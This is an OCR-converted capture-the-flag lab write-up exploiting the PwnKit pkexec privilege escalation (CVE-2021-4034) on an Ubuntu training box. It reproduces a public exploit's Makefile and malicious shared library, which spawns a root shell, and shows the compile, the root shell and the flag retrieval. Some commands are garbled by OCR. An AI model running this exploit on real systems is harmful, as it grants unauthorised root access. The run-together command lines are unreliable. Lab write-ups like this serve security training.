
Pwnkit cve 2021-4034

Submitted by :Muammad sahban Jameel

Lab Environment



- In this lab environment, the user is going to get access to an Ubuntu CLI instance. The provided Ubuntu instance has a vulnerable version of the Polkit's pkexec utility.
- **Objective:** Exploit the local privilege escalation vulnerability in the Polkit's pkexec utility to gain root access and retrieve the flag!
- **Lab Link:**
- https://my.ine.com/CyberSecurity/courses/ebd09929/cyber-security-vulnerabilities-training-library/lab/e9bf07d4-423d-4696-b0b1-c5a08c4dcfb4

Acknowledgements

- The setup code is based on the following Github repository:
- https://github.com/PwnFunction/CVE-2021-4034

- **Tools**
- The best tools for this lab are:
- make
- A web browser

Solution

Vulnerability Identification

- **Step 1:** Open the lab link to access the Ubuntu CLI instance.

- **Step 2:**
- Check the system information.
- **Commands:**

  Uname -acat/etc/issue


```
miley@INE:~$
miley@INE:~$
miley@INE:~$ uname -a
Linux INE 5.4.0-107-generic #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
miley@INE:~$
miley@INE:~$
miley@INE:~$ cat /etc/issue
Ubuntu 20.04 LTS \n \l

miley@INE:~$
miley@INE:~$
miley@INE:~$
```

- **Step 3:**
- Check all available SUID binaries.
- Run the following command to find all SUID binaries:
- **Command:**
- find / -perm -4000 2>/dev/null

```
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
miley@INE:~$
miley@INE:~$
miley@INE:~$
```

- **/usr/bin/pkexec** is a SUID binary.
- **Information:**
- Polkit (formerly PolicyKit) is a component for controlling system-wide privileges in Unix-like operating systems. It provides an organized way for non-privileged processes to communicate with privileged ones. Polkit allows a level of control of centralized system policy.
- **Reference:** https://en.wikipedia.org/wiki/Polkit

- pkexec utility is a part of Polkit. It is used to execute commands as another user, similar to **sudo**:
- **Reference:** https://linux.die.net/man/1/pkexec



die.net

Site Search

Library
linux docs
linux man pages
page load time

Toys
world sunlight
moon phase
trace explorer

pkexec(1) - Linux man page

Name

pkexec - Execute a command as another user

Synopsis

pkexec [**--version**] [**--help**]

pkexec [**--user** *username*] *PROGRAM* [*ARGUMENTS*...]

Description

pkexec allows an authorized user to execute *PROGRAM* as another user. If *username* is not specified, then the program will be executed as the administrative super user, *root*.

Return Value

Upon successful completion, the return value is the return value of *PROGRAM*. If the calling process is not authorized or an authorization could not be obtained through authentication or an error occured, **pkexec** exits with a return value of 127.

Security Notes

Executing a program as another user is a privileged operation. By default the required authorization (See the section called "REQUIRED AUTHORIZATIONS") requires administrator authentication. In addition, the authentication dialog presented to the user will display the full path to the program to be executed so the user is aware of what will happen:

[IMAGE] [1]

```
+-------------------------------------------------------+
|                    Authenticate                    [X] |
```


- Check the permissions of **pkexec** binary:
- **Command:**
- ls -al /usr/bin/pkexec
- **pkexec** is a SUID *root* binary.

```
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
miley@INE:~$
miley@INE:~$
miley@INE:~$ ls -al /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 Aug 16  2019 /usr/bin/pkexec
miley@INE:~$
miley@INE:~$
miley@INE:~$
```

- **Step 4:** Check the **pkexec** utility version.
- **Commands:**
- /usr/bin/pkexec
- /usr/bin/pkexec –version
- pkexec version **0.105** is installed on the system.


```
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$ /usr/bin/pkexec
pkexec --version |
      --help |
      --disable-internal-agent |
      [--user username] PROGRAM [ARGUMENTS...]

See the pkexec manual page for more details.
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$ /usr/bin/pkexec --version
pkexec version 0.105
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$
```

- **Step 5:** Identify the vulnerabilities in the installed version of the pkexec utility.
- Look for the following search string:
- **Search string:**
- The search results refer to a local privilege escalation (LPE) vulnerability in the detected version of polkit.
- The CVE corresponding to the listed issue is **CVE-2021–4034**.



Exploitation

- **Step 6:** Open the **packetstormsecurity** link.
- **URL:** https://packetstormsecurity.com/files/165739/PolicyKit-1-0.105-31-Privilege-Escalation.html



PolicyKit-1 0.105-31 Privilege Escalation

Authored by Lance Biggerstaff

Posted Jan 27, 2022

PolicyKit-1 version 0.105-31 pkexec local privilege escalation exploit.

tags | exploit, local
advisories | CVE-2021-4034
MD5 | 306be3c9311743edfa3eecbd845b8ac0

Download | Favorite | View

Related Files

Share This

LinkedIn Reddit Digg StumbleUpon

Change Mirror Download

```
# Exploit Title: PolicyKit-1 0.105-31 - Privilege Escalation
# Exploit Author: Lance Biggerstaff
# Original Author: ryaagard (https://github.com/ryaagard)
# Date: 27-01-2022
# Github Repo: https://github.com/ryaagard/CVE-2021-4034
# References: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

# Description: The exploit consists of three files `Makefile`, `evil-so.c` & `exploit.c`

##### Makefile #####

all:
  gcc -shared -o evil.so -fPIC evil-so.c
  gcc exploit.c -o exploit

clean:
  rm -r ./GCONV_PATH=. && rm -r ./evildir && rm exploit && rm evil.so

###############

##### evil-so.c #####

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv() {}

void gconv_init() {
    setuid(0);
    setgid(0);
    setgroups(0);

    execve("/bin/sh", NULL, NULL);
}
```

Follow us on Twitter

Follow us on Facebook

Subscribe to an RSS Feed

File Archive: April 2022

Su	Mo	Tu	We	Th	Fr	Sa
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

Top Authors In Last 30 Days

Red Hat 119 files
Ubuntu 50 files
malvuln 32 files
Hejap Zairy 32 files
Saud Alenazi 12 files
D4rkP0w4r 12 files
Hassan Khan Yusufzai 8 files
Taurus Omar 7 files
Mr Empy 7 files

- **Step 7:** Compile the exploit code.
- **Commands:**
- make allls

```
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$ make all
gcc -shared -o evil.so -fPIC evil-so.c
evil-so.c: In function 'gconv_init':
evil-so.c:10:5: warning: implicit declaration of function 'setgroups'; did you mean 'getgroups'? [-Wimplicit-function-declaration]
   10 |     setgroups(0);
      |     ^~~~~~~~~
      |     getgroups
evil-so.c:12:5: warning: null argument where non-null required (argument 2) [-Wnonnull]
   12 |     execve("/bin/sh", NULL, NULL);
      |     ^~~~~
gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:25:5: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   25 |     execve(BIN, argv, envp);
      |     ^~~~~
miley@INE:~$
miley@INE:~$
miley@INE:~$ ls
Makefile  evil-so.c  evil.so  exploit  exploit.c
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$
```

- **Step 8:** Run the generated **exploit** binary.
- Check the **id** before and after running the **exploit** binary:
- **Commands:**
- id./exploited
- We have obtained a root shell after running the **exploit** binary.

```
miley@INE:~$
miley@INE:~$
miley@INE:~$
miley@INE:~$ id
uid=1000(miley) gid=1000(miley) groups=1000(miley)
miley@INE:~$
miley@INE:~$ ./exploit
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
#
```

- **Step 10:** Retrieve the flag.
- Find the flag file:
- **Command:**
- find / -iname *flag*
- The flag file is located in the file **/root/FLAG**.

```
#
#
# find / -iname *flag*
/root/FLAG
/usr/bin/dpkg-buildflags
/usr/share/perl5/Dpkg/BuildFlags.pm
/usr/share/dpkg/buildflags.mk
/usr/share/cmake-3.16/Templates/MSBuild/FlagTables
/usr/share/cmake-3.16/Help/module/CheckFortranCompilerFlag.rst
/usr/share/cmake-3.16/Help/module/CheckOBJCCompilerFlag.rst
/usr/share/cmake-3.16/Help/module/TestCXXAcceptsFlag.rst
/usr/share/cmake-3.16/Help/module/CheckOBJCXXCompilerFlag.rst
/usr/share/cmake-3.16/Help/module/CheckCXXCompilerFlag.rst
/usr/share/cmake-3.16/Help/module/CheckCCompilerFlag.rst
/usr/share/cmake-3.16/Help/prop_sf/VS_SHADER_FLAGS.rst
/usr/share/cmake-3.16/Help/prop_sf/COMPILE_FLAGS.rst
/usr/share/cmake-3.16/Help/prop_tgt/STATIC_LIBRARY_FLAGS_CONFIG.rst
/usr/share/cmake-3.16/Help/prop_tgt/LINK_FLAGS_CONFIG.rst
/usr/share/cmake-3.16/Help/prop_tgt/LINK_FLAGS.rst
/usr/share/cmake-3.16/Help/prop_tgt/STATIC_LIBRARY_FLAGS.rst
/usr/share/cmake-3.16/Help/prop_tgt/COMPILE_FLAGS.rst
/usr/share/cmake-3.16/Help/envvar/ASM_DIALECTFLAGS.rst
/usr/share/cmake-3.16/Help/envvar/CUDAFLAGS.rst
/usr/share/cmake-3.16/Help/envvar/FFLAGS.rst
/usr/share/cmake-3.16/Help/envvar/CSFLAGS.rst
/usr/share/cmake-3.16/Help/envvar/CFLAGS.rst
/usr/share/cmake-3.16/Help/envvar/LDFLAGS.rst
/usr/share/cmake-3.16/Help/envvar/CXXFLAGS.rst
/usr/share/cmake-3.16/Help/envvar/RCFLAGS.rst
```

- Read the flag:
- **Command:**
- cat /root/FLAG
- **FLAG:**
- 8c878e95370447b7abc54b2a108d9952

```
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/sys/kernel/sched_domain/cpu4/domain0/flags
/proc/sys/kernel/sched_domain/cpu5/domain0/flags
/proc/sys/kernel/sched_domain/cpu6/domain0/flags
/proc/sys/kernel/sched_domain/cpu7/domain0/flags
/proc/sys/kernel/sched_domain/cpu8/domain0/flags
/proc/sys/kernel/sched_domain/cpu9/domain0/flags
find: '/proc/tty/driver': Permission denied
/proc/kpageflags
find: '/proc/31/map_files': Permission denied
find: '/proc/32/map_files': Permission denied
#
#
#
# cat /root/FLAG
8c878e95370447b7abc54b2a108d9952
#
#
#
```

Potential Impact of PwnKit Vulnerability

- Successful exploitation of this vulnerability allows any unprivileged user to gain root privileges on the vulnerable host. Qualys security researchers had been able to independently verify the vulnerability, develop an exploit, and obtain full root privileges on default installations of Ubuntu, Debian, Fedora, and CentOS. Other Linux distributions are likely vulnerable and probably exploitable. This vulnerability has been hiding in plain sight for **12+ years** and has affected all versions of pkexec since its first version in May 2009 (commit c8c3d83, “Add a pkexec(1) command”).
- **Reference:** https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034

How to patch the PwnKit vulnerability

- Given the breadth of the attack surface for this vulnerability across both Linux and non-Linux OS, Qualys recommends that users apply patches for this vulnerability immediately.
- **Reference:** https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034

Conclusion

- The important part is the ease of exploitation of this memory corruption vulnerability. Despite being a memory corruption issue, the utility is instantly and reliably exploitable in an architecture-independent manner.

- **References**
- pwnkit: Local Privilege Escalation in polkit’s pkexec (CVE-2021–4034)
- PwnKit: Local Privilege Escalation Vulnerability Discovered in polkit’s pkexec (CVE-2021–4034)
- PolicyKit-1 0.105–31 Privilege Escalation
- pkexec man page
- Polkit Wikipedia page
- PwnKit Wikipedia page